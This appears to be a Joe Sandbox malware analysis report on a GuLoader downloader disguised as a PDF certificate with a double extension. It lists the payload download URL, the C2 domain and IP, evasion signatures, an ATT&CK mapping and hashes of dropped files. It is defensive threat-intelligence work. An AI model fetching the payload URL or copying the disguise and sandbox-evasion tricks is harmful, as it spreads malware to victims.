ID: 632597
Sample Name:
EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
Cookbook: default.jbs
Time: 20:44:03
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Signatures 4
Memory Dumps 4
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 5
System Summary 5
Data Obfuscation 5
Hooking and other Techniques for Hiding and Protection 5
Malware Analysis System Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 12
Created / dropped Files 12
C:\Users\user\AppData\Local\Temp\Airplane_14.bmp 12
C:\Users\user\AppData\Local\Temp\Baglommerne127.ini 12
C:\Users\user\AppData\Local\Temp\Colluvia.wad 12
C:\Users\user\AppData\Local\Temp\System.Net.Quic.dll 13
C:\Users\user\AppData\Local\Temp\Undergaaedes.ini 13
C:\Users\user\AppData\Local\Temp\euda.lnk 13
C:\Users\user\AppData\Local\Temp\folder-drag-accept-symbolic.symbolic.png 14
C:\Users\user\AppData\Local\Temp\nshBA9E.tmp\System.dll 14
Static File Info 14
General 14
File Icon 14
Static PE Info 15
General 15
Entrypoint Preview 15
Rich Headers 16
Data Directories 16
Sections 16
Resources 17
Imports 17
Version Infos 17
Possible Origin 18
Network Behavior 18
Snort IDS Alerts 18
Network Port Distribution 18
TCP Packets 18
UDP Packets 20

DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 21
HTTP Packets 21
Statistics 21
Behavior 21
System Behavior 22
Analysis Process: EUR_Cert_3883774784847_CMR8494849.pdf.scr.exePID: 8904, Parent PID: 7964 22
General 22
File Activities 22
File Read 22
Registry Activities 22
Analysis Process: EUR_Cert_3883774784847_CMR8494849.pdf.scr.exePID: 420, Parent PID: 8904 22
General 23
File Activities 23
File Read 23
Disassembly 23


Windows Analysis Report

EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe


Overview

General Information

Sample Name:	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
Analysis ID:	632597
MD5:	f51029776cf59c1..
SHA1:	2331eaecdd1da0..
SHA256:	aac13b3f25b043..
Infos:	



Detection




GuLoader

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Initial sample is a PE file and has a…
- Tries to detect Any.run
- C2 URLs / IPs found in malware con…
- Uses an obfuscated file name to hid…
- Uses 32bit PE files
- Contains functionality to shutdown /…
- Uses code obfuscation techniques (…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64native**
- EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe (PID: 8904 cmdline: "C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe" MD5: F51029776CF59C102ED0E1C757484E8B)
  - EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe (PID: 420 cmdline: "C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe" MD5: F51029776CF59C102ED0E1C757484E8B)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://graphicdes.com/bin_MpLvP21.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.840003191.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000000.00000002.993031916.0000000002E80000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN MalDoc Requesting Payload 2020-04-21 - Source IP: 192.168.11.20 - Destination IP: 166.62.28.114

Timestamp:	192.168.11.20166.62.28.11449734802842115 05/23/22-20:48:51.943112
SID:	2842115
Source Port:	49734
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Initial sample is a PE file and has a suspicious name

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion


Tries to detect Any.run

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 Windows Service	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	1 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Windows Service	1 1 Virtualization/Sandbox Evasion	LSASS Memory	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 Process Injection	1 Access Token Manipulation	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 DLL Side-Loading	1 1 Process Injection	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 2 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Timestomp	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe	25%	Virustotal		Browse
EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe	22%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\System.Net.Quic.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nshBA9E.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nshBA9E.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dual-a-0001.dc-msedge.net	0%	Virustotal		Browse
e-0009.e-msedge.net	0%	Virustotal		Browse
graphicdes.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Virustotal		Browse
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://graphicdes.com/bin_MpLvP21.bin	0%	Avira URL Cloud	safe	
http://graphicdes.com/bin_MpLvP21.binr	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://graphicdes.com/	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	
http://graphicdes.com/bin_MpLvP21.binA	0%	Avira URL Cloud	safe	
http://graphicdes.com/bin_MpLvP21.binrN	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dual-a-0001.dc-msedge.net	131.253.33.200	true	false	• 0%, Virustotal, Browse	unknown
e-0009.e-msedge.net	13.107.5.88	true	false	• 0%, Virustotal, Browse	unknown
graphicdes.com	166.62.28.114	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://graphicdes.com/bin_MpLvP21.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.841671055.00000000005F2000.00000008.00000001.01000000.00000007.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://graphicdes.com/bin_MpLvP21.binr	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000002.5720983762.00000001948000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.842193652.00000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://graphicdes.com/	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000003.1255907520.00000001989000.00000004.00000020.00020000.00000000.sdmp, EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000002.5721637452.0000000001989000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.842193652.00000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.841671055.00000000005F2000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe	false		high
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.841960173.00000000626000.00000008.00000001.01000000.00000007.sdmp	false		high
http://www.gopher.ftp://ftp.	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000001.842193652.00000000649000.00000008.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://graphicdes.com/bin_MpLvP21.binA	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000002.5720983762.00000001948000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://graphicdes.com/bin_MpLvP21.binrN	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000002.5721949719.00000000019A3000.00000004.00000020.00020000.00000000.sdmp, EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000003.1255573214.00000000019A3000.00000004.00000020.00020000.00000000.sdmp, EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000003.971134880.00000000019A1000.00000004.00000020.00020000.00000000.sdmp, EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe, 00000003.00000003.970759625.00000000019A1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/dotnet/runtime	System.Net.Quic.dll.0.dr	false		high
http://https://aka.ms/dotnetquic	System.Net.Quic.dll.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
166.62.28.114	graphicdes.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632597
Start date and time: 23/05/202220:44:03	2022-05-23 20:44:03 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301

Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.evad.winEXE@3/8@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 14.9% (good quality ratio 14.1%) • Quality average: 76% • Quality standard deviation: 27.2%
HCA Information:	• Successful, ratio: 55% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MusNotification.exe, dllhost.exe, RuntimeBroker.exe, SIHClient.exe, backgroundTaskHost.exe, MoUsoCoreWorker.exe, MusNotificationUx.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 40.117.96.136, 20.82.207.122, 20.54.122.82
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, slscr.update.microsoft.com, tile-service.weather.microsoft.com, wd-prod-cp-eu-north-2-fe.northeurope.cloudapp.azure.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, wdcp.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net, fe3cr.delivery.mp.microsoft.com, ris.api.iris.microsoft.com, wd-prod-cp-eu-north-1-fe.northeurope.cloudapp.azure.com, wdcpalt.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, login.live.com, apimgmttmr17ij3jt5dneg64srod9jevcuajxaoube4brtu9cq.trafficmanager.net, evoke-windowsservices-tas.msedge.net, apimgmthszbjimgeglorvthkncixvpso9vnyn vh3ehmsdll33a.cloudapp.net, img-prod-cms-rt-microsoft-com.akamaized.net, nexusrules.officeapps.live.com, manage.devcenter.microsoft.com
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:48:22	API Interceptor	1x Sleep call for process: EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Airplane_14.bmp

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	9184
Entropy (8bit):	7.883950548629578
Encrypted:	false
SSDEEP:	192:oXRe/9ug6TLD7hE6T18DBHuJMlvNGi7aWCndwcKMwVof4aBLodMI:KRe/UfD1E658DFucGi2tdEILodMI
MD5:	8DF53262DD7366ACC7CA948D11197771
SHA1:	3902822B1E93424F83731C8FE0FCC0C6B25E5CA7
SHA-256:	744D858D6C6A7B6E771A5B2D09A0DE81DF56BA28DCC15BA803871A97513C345C
SHA-512:	0BD2C0D7CC5A82EABABA1A9820C4D1905ABD00416B20C995AD26869B3A38246A9808BA879FA90435C559AC574793FB4E79785C6E023CE0A242DD90BA4FE295 78
Malicious:	false
Reputation:	low
